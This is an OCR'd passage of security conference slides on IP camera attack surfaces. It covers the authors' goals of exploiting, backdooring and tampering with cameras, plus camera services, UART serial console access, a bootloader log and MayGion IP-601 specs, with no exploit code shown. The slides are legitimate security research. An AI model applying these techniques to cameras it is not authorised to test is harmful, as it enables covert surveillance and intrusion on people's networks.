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Do you know who's watching you?: An in-depth examination of IP cameras attack surface

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Who are we?

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
- We are exploit writers in the Exploit Writers Team of Core Security.
- We have discovered vulnerabilities in software of some major companies (CA, Adobe, HP, Novell, Oracle, IBM, Google).
- We like low-level stuff, like doing kernel exploitation, assembly programming, breaking software protections, etc.
- This is our second talk in a conference!
- We are from small towns in Argentina.

Who are we?

Nahuel is from the World ‘s Capital City of Asado!



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
Who are we?

Francisco is from a county that looks like the head of a man!



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Motivations

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- Tell the story …

Goals

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- Understand how IP cameras work
- Find bugs … exploit them to get access
- Use the camera as an attacking device
- Modify the video stream
- Backdoor the firmware

Related work

Related work

- Martin Trigaux - Privacy concerns with everyday Technologies - Case study of Android phones and wireless cameras

- Console Cowboys - Trendnet Cameras - I always feel like somebody's watching me

- Jason Ostrom, Arjun Sambamoorthy - Advancing Video Application Attacks with Video Interception, Recording, and Replay (Defcon 17)

Related work

- Roberto Paleari - Multiple vulnerabilities in several IP camera products

- Ben Schmidt - Exploiting an IP Camera Control Protocol

General info about IP cams

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From Wikipedia: http://en.wikipedia.org/wiki/IP_camera

- IP Camera: Internet Protocol Camera
- Digital video camera commonly employed for surveillance
- Send and receive data via a computer network and the Internet
- Two types:
  - Centralized IP cameras: require a central Network Video Recorder (NVR) to handle the recording, video and alarm management.
  - Decentralized IP cameras: doesn't require a NVR. Have built-in functionality to store data directly to digital storage media.

General info about IP cams

Common features:

- PTZ
- Motion detection
- Night vision
- Alarms via e-mail, FTP, Messenger …
- Two-way audio (microphone and speaker)
- Alarm connector
- Wi-Fi connection
- Ethernet connection
- Dynamic DNS support

General info about IP cams

Common running services:

- Web server
- RTSP server
- UPnP

Telnet server: in some models, but not running by default.

General info about IP cams

- Firmware is divided in two parts:
  - System firmware
    - Kernel image
    - Filesystem image
  - Web UI
    - HTML, JS, CSS, JPG, etc.

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
- How cameras work
- How to get a serial console through a physical interface
- How to get administrative access to the camera exploiting vulns
- How to persist once you have access
- How to build your own programs for the camera
- Post-exploitation: what other information can be retrieved
- Using the camera as a pivot to attack other machines
- How to modify the live video stream

- How to find IP cameras on the Internet

How to get a serial console

How to get a serial console

- At the very beginning we wanted a console to examine the filesystem, view programs output and execute stuff
- So, we opened the camera and identified an UART interface
- Using a USB to UART converter or a Bus Pirate we gained shell access



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




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
USB-TTL
USB-STC-ISP


Windows 7 Ultimate
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How to get a serial console

- Having access to a serial console is useful if you bricked the camera and need to re-flash it (as we did it many times ☺)

```
W90N745 Boot Loader [ Version 1.1 $Revision: 1 $ ]
Rebuilt on Jun 19 2006
Memory Size is 0x800000 Bytes, Flash Size is 0x400000
Bytes
Board designed by Winbond
Hardware support provided at Winbond
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reserved.
Boot Loader Configuration:

    MAC Address          : 00:0D:C5:D0:47:EF
    IP Address           : 0.0.0.0
    DHCP Client          : Enabled
    CACHE                : Enabled
```

MayGion IP Cameras

MayGion IP Cameras

- Model No.: IP-601
- MIPS 32-bit Processor (Little Endian)
- 16 MB RAM
- Linux kernel 2.6.21
- uClibc 0.9.28
- BusyBox 1.12.1

- Monolithic custom web server (web server, ftp server, msn client, etc.)
- Writeable & persistent filesystem

